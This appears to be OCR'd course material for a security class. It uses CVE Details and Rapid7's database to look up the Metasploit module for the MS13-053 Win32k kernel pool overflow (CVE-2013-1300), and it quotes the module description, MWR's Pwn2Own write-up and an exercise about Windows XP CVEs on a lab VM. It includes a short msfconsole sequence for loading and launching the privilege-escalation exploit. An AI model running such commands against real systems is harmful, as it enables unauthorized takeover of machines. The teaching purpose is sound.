
Windows NTUserMessageCall Win32k Kernel Pool Overflow (Schlamperei)

This module leverages a kernel pool overflow in Win32k which allows local privilege escalation. The kernel shellcode nulls the ACL for the winlogon.exe process (a SYSTEM process). This allows any unprivileged process to freely migrate to winlogon.exe, achieving privilege escalation. This exploit was used in pwn2own 2013 by MWR to break out of chrome's sandbox. NOTE: when a meterpreter session started by this exploit exits, winlogin.exe is likely to crash.
Module type : *exploit* Rank : *average* Platforms : *Windows*

Back on the CVE Details website there is also a link to Metasploit exploit

http://www.cvedetails.com/cve/CVE-2013-1300/

RAPID7



WINDOWS NTUSERMESSAGECALL WIN32K KERNEL POOL OVERFLOW (SCHLAMPEREI)

This module leverages a kernel pool overflow in Win32k which allows local privilege escalation. The kernel shellcode nulls the ACL for the winlogon.exe process (a SYSTEM process). This allows any unprivileged process to freely migrate to winlogon.exe, achieving privilege escalation. This exploit was used in pwn2own 2013 by MWR to break out of chrome's sandbox. NOTE: when a meterpreter session started by this exploit exits, winlogin.exe is likely to crash.

MODULE NAME

exploit/windows/local/ms13_053_schlamperei

Name of the Metasploit exploit and the authors


AUTHORS

Nils
Jon
Donato Capitella <donato.capitella [at] mwrinfosecurity.com>
Ben Campbell <ben.campbell [at] mwrinfosecurity.com>

REFERENCES

https://www.rapid7.com/db/modules/exploit/windows/local/ms13_053_schlamperei

RAPID7



Background information on the vulnerability and exploit.

REFERENCES

CVE-2013-1300
MSB-MS13-053
URL: https://labs.mwrinfosecurity.com/blog/2013/09/06/mwr-labs-pwn2own-2013-write-up---kernel-exploit/

TARGETS

Windows 7 SP0/SP1

PLATFORMS


windows

ARCHITECTURES

x86

https://www.rapid7.com/db/modules/exploit/windows/local/ms13_053_schlamperei

MWR Labs Reference



MWR Labs Pwn2Own 2013 Write-up - Kernel Exploit

MWR, 6 September 2013

MWR Labs took part in Pwn2Own 2013, demonstrating a full sandbox escape against Google Chrome. Two exploits were used in the demonstration:

- A type confusion in WebKit, Chrome's rendering Engine (CVE-2013-0912). We blogged about this vulnerability previously.
- A kernel pool overflow in Win32k which allowed us to break out of the sandbox by compromising the underlying operating system (CVE-2013-1300).

This blog post discusses the details of the kernel vulnerability and exploit. The specific vulnerability was fixed by Microsoft in MS013-053.

The details of this vulnerability were first presented at the Nordic Sec Conf in Iceland (see our review of the conference). The slides of our presentation can be downloaded here.


Fuzzing the Windows Kernel

The specific vulnerability was found using MWR Labs' Windows Kernel fuzzer. The fuzzer found several crashes, and specifically triggered a number of crashes with the following signature:

One of the referenced websites for getting background information on how the exploit works.

https://labs.mwrinfosecurity.com/blog/mwr-labs-pwn2own-2013-write-up-kernel-exploit/

RAPID7



DEVELOPMENT

Source Code
History

Metasploit instructions on how to setup the exploit options.

MODULE OPTIONS

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
msf > use exploit/windows/local/ms13_053_schlamperei
msf exploit(ms13_053_schlamperei) > show targets
      ...targets...
msf exploit(ms13_053_schlamperei) > set TARGET <target-id>
msf exploit(ms13_053_schlamperei) > show options
      ...show and set options...
msf exploit(ms13_053_schlamperei) > exploit
```

RELATED VULNERABILITIES

MS13-053: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Remote Code Execution (2850851)

https://www.rapid7.com/db/modules/exploit/windows/local/ms13_053_schlamperei

Activity

Use CVE Details to find Metasploit exploits for Windows XP


http://www.cvedetails.com/

How many exploits did you find? Write your answer in the chat window.

CVE-2007-0038

(exists on EH-WinXP VM)

CVE Details



Start by searching for Windows XP vulnerabilities

windows xp

CVE Details

The ultimate security vulnerability datasource

Log In Register

www.itsecdb.com

Switch to https://

Home

Browse :

- Vendors
- Products
- Vulnerabilities By Date
- Vulnerabilities By Type

Reports :

- CVSS Score Report
- CVSS Score Distribution

Search :

- Vendor Search
- Product Search
- Version Search
- Vulnerability Search
- By Microsoft References

Top 50 :

- Vendors
- Vendor Cvss Scores
- Products
- Product Cvss Scores
- Versions

Other :

- Microsoft Bulletins

Enter a CVE id, product, vendor, vulnerability type

Current CVSS Score Distribution For All Vulnerabilities

Distribution of all vulnerabilities by CVSS Scores

